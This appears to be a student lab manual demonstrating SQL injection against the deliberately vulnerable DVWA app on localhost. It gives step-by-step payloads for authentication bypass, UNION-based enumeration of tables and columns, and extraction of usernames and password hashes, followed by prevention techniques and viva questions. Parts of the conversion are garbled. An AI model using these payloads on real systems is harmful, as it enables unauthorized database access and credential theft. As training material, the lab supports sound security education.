

# SQL Injection Attack – Cyber Security Lab Experiment

**Target:** DVWA / WebGoat

**Platform:** Kali Linux

**Attack Type:** SQL Injection (Authentication Bypass, Data Extraction)

This experiment **must be performed only on intentionally vulnerable applications** such as

## 1. Aim of the Experiment

To understand how SQL Injection vulnerabilities occur and how attackers exploit improper input validation to bypass authentication and extract database information.


## 2. Requirements

- Kali Linux (VM or bare metal)su
- DVWA or WebGoat
- Apache & MySQL (MariaDB)
- Web browser (Firefox)
- Basic SQL knowledge


## 3. Setting Up DVWA in Kali Linux

### Step 1: Install DVWA

`sudo apt update`




`sudo apt install dvwa -y`



### Step 2: Start Required Services

`sudo service apache2 start`

`sudo service mysql start`



## Step 3: Configure DVWA


Edit config file:

**sudo nano /etc/dvwa/config.inc.php**

**Ensure:**

```
$_DVWA['db_password'] = ";
```


Save Cancel



#### **Step 4: Open DVWA in Browser(Firefox)**

<http://127.0.0.1/dvwa>

- Login:
    - **Username:** admin
    - **Password:** password
  - Click **Create / Reset Database**



### Step 5: Set Security Level

- Go to DVWA Security
- Set Security Level = Low
- Click Submit

**DVWA Security**

**WARNING!**

Damn Vulnerable Web Application is damn vulnerable! **Do not upload any files to the html folder or any Internet facing servers**, as they will be compromised by the machine (such as **VirtualBox** or **VMware**). which is set to NAT mode. You can download and install **XAMPP** for the web server and database.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application for malicious purposes of the application clear and it should not be used maliciously. We have taken all possible measures to prevent users from installing DVWA on to live web servers. Installation of DVWA is not our responsibility it is the responsibility of the user.

**More Training Resources**

## 4. SQL Injection Attack on DVWA

### Step 6: Navigate to SQL Injection Module

DVWA → Vulnerabilities → SQL Injection  
You will see an input box asking for User ID.

The screenshot shows a browser window with the URL `http://127.0.0.1/dvwa/vulnerabilities/5`. The main content is titled "Vulnerability: SQL Injection". On the left, there's a sidebar with various menu items. The "SQL Injection" item is highlighted in green, indicating the current section. The main form has a "User ID:" field containing "1" and a "Submit" button. Below the form, under "More Information", is a list of links related to SQL injection.

**Vulnerability: SQL Injection**

User ID:  Submit

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

## 5. Basic SQL Injection Test

### Step 7: Normal Input

1

- ❖ Displays user details normally

The screenshot shows the same DVWA SQL Injection page as before, but now the user ID is set to "1". The response shows the user details: "ID: 1", "First name: admin", and "Surname: admin", all displayed in red text, which typically indicates a security breach or unauthorized access.

**Vulnerability: SQL Injection**

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

**More Information**

### Step 8: Authentication Bypass

Enter:

`1' OR '1='1`

- ❖ **Result:** All user records are displayed  
Confirms SQL Injection vulnerability

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" input field and a "Submit" button. Below the form, several user records are displayed, each showing an ID, first name, and surname. The first record is highlighted in red.

ID	First name	Surname
1' or '1'='1	admin	admin
1' or '1'='1	Gordon	Brown
1' or '1'='1	Hack	Me
1' or '1'='1	Pablo	Picasso
1' or '1'='1	Bob	Smith

## 6. SQL Injection – Database Enumeration

### Step 9: Find Number of Columns

1' ORDER BY 1-- -

1' ORDER BY 2-- -

1' ORDER BY 3-- -


Stop when error occurs    Last successful number = total columns

The screenshot shows the DVWA SQL Injection page. The sidebar and main content area are identical to the previous screenshot, but the output below the form only displays the first column of user data. The first record is highlighted in red.

ID
1' ORDER BY 1-- -
First name: admin
Surname: admin

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>



## Step 10: UNION-Based Injection

1' UNION SELECT 1,2-- -

Vulnerability: SQL Injection

User ID:  Submit

ID: 1' UNION SELECT 1,2-- -  
First name: admin  
Surname: admin

ID: 1' UNION SELECT 1,2-- -  
First name: 1  
Surname: 2

More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

## Step 11: Extract Database Name

1' UNION SELECT database(),2-- -

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area has a form with 'User ID:' and a 'Submit' button. Below the form, red text displays the results of the SQL query: 'ID: 1' UNION SELECT database(),2-- -', followed by 'First name: admin' and 'Surname: admin'. Another set of results follows: 'ID: 1' UNION SELECT database(),2-- -', 'First name: dwva', and 'Surname: 2'. At the bottom, a 'More Information' section provides links to external resources.

## Step 12: Extract Table Names

1' UNION SELECT table\_name,2  
FROM information\_schema.tables  
WHERE table\_schema=database()-- -

The screenshot shows the DVWA SQL Injection page. The sidebar and layout are identical to the previous screenshot. The main content area shows the results of the SQL query: 'ID: 1' UNION SELECT table\_name,2 FROM information\_schema.tables WHERE table\_schema=c', followed by 'First name: admin' and 'Surname: admin'. Another set of results follows: 'ID: 1' UNION SELECT table\_name,2 FROM information\_schema.tables WHERE table\_schema=c', 'First name: users', and 'Surname: 2'. A third set follows: 'ID: 1' UNION SELECT table\_name,2 FROM information\_schema.tables WHERE table\_schema=c', 'First name: guestbook', and 'Surname: 2'. The 'More Information' section at the bottom is identical to the previous screenshot.

### Step 13: Extract Column Names

```
1' UNION SELECT column_name,2  
FROM information_schema.columns  
WHERE table_name='users'-- -
```

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main area is titled "Vulnerability: SQL Injection". It contains a form with "User ID:" and "Submit" buttons. Below the form, a text box displays the results of the SQL query: "ID: 1' UNION SELECT column\_name,2 FROM information\_schema.columns WHERE table\_name='users'-- -". The output shows two columns: First name and Surname, both containing "admin". Further queries extract other columns like "USER", "PASSWORD\_ERRORS", "PASSWORD\_EXPIRATION\_TIME", and "user\_id", each with values "2" and "2" respectively.

### Step 14: Extract Username & Password

```
1' UNION SELECT user,password FROM users-- -
```

- ❖ Passwords may appear as hashes.

The screenshot shows the DVWA SQL Injection interface. The sidebar and main area are identical to the previous step. The text box displays the results of the SQL query: "ID: 1' UNION SELECT user,password FROM users-- -". The output shows two columns: First name and Surname. The first row has "admin" in both columns. Subsequent rows show different users: "gordonb" with Surname "e99a18c428cb38d5f260853678922e03", "pablo" with Surname "8d107d09f5bbe40cade3de5c71e9e9b7", and "smithy" with Surname "5f4dcc3b5aa765d61d8327deb882cf99". These are likely password hashes.

## **8. Result**

The SQL Injection attack was successfully performed, demonstrating:

- Authentication bypass
- Unauthorized data access
- Poor input validation vulnerability

## **9. Conclusion**

This experiment proves that:

- Unsanitized user input leads to SQL Injection
- Attackers can extract sensitive database information
- Proper security controls are mandatory

## **10. Prevention Techniques (Write in Viva)**

- Prepared Statements (Parameterized Queries)
- Input Validation & Sanitization
- Stored Procedures
- Web Application Firewalls (WAF)
- Least Privilege Database Access

## **11. Viva Questions (Short)**

1. What is SQL Injection?
2. Why does ' OR '1'='1 work?
3. Difference between Union-based and Error-based SQLi?
4. What is information\_schema?
5. How to prevent SQL Injection?